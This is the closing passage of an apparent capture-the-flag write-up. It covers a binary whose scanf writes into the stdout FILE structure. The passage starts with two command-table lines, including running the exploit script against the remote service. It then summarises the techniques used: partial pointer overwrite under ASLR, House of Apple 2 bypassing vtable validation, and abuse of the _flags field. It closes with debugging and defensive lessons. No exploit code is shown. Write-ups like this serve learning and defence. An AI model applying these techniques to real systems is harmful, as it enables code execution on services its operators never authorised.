watch *(unsigned long*)ADDR	identification of the function overwriting the command string
python3 final.py REMOTE	running the exploit against the remote service

9. Conclusions

The challenge is a very clean example of how a single instruction can open the door to full compromise. The vulnerable code contains no traditional buffer overflow and no dynamic memory management: it simply passes `scanf` the pointer held in `stdout` instead of an application buffer. From there, without ever touching the stack or the heap, I reached arbitrary code execution.

Technically I consolidated three things I consider the most transferable. The first is partial overwriting as a tool for operating under ASLR: by overwriting a single byte of a pointer I obtained a massive leak without knowing any absolute address. The second is the way House of Apple 2 sidesteps `IO_validate_vtable` by leaving the `vtable` intact and moving to the wide `vtable`, which is unprotected: a mitigation that is effective on the expected path can be rendered irrelevant by an alternative one. The third is that structure fields can carry overlapping meanings, as with `_flags`, which is at once a command string and a bit mask read by the code being traversed.

Methodologically, the most useful lesson concerns debugging. In the middle stretch of the work I lost time attributing crashes to environmental causes such as CET or `libc` loading, when they were in fact caused by my own payload. The turning point came when I stopped forming hypotheses and started using tools that produce direct evidence: the backtrace at the system breakpoint proved the chain was already working, and the hardware watchpoint pinpointed exactly which function was corrupting the string. Observing costs less than assuming.

Defensively the lesson is straightforward: the internal structures of the C library must never become the destination of user-controlled data. None of the mitigations present in the binary, correctly enabled as they all were, was able to prevent exploitation, because none of them protects the integrity of stream descriptors.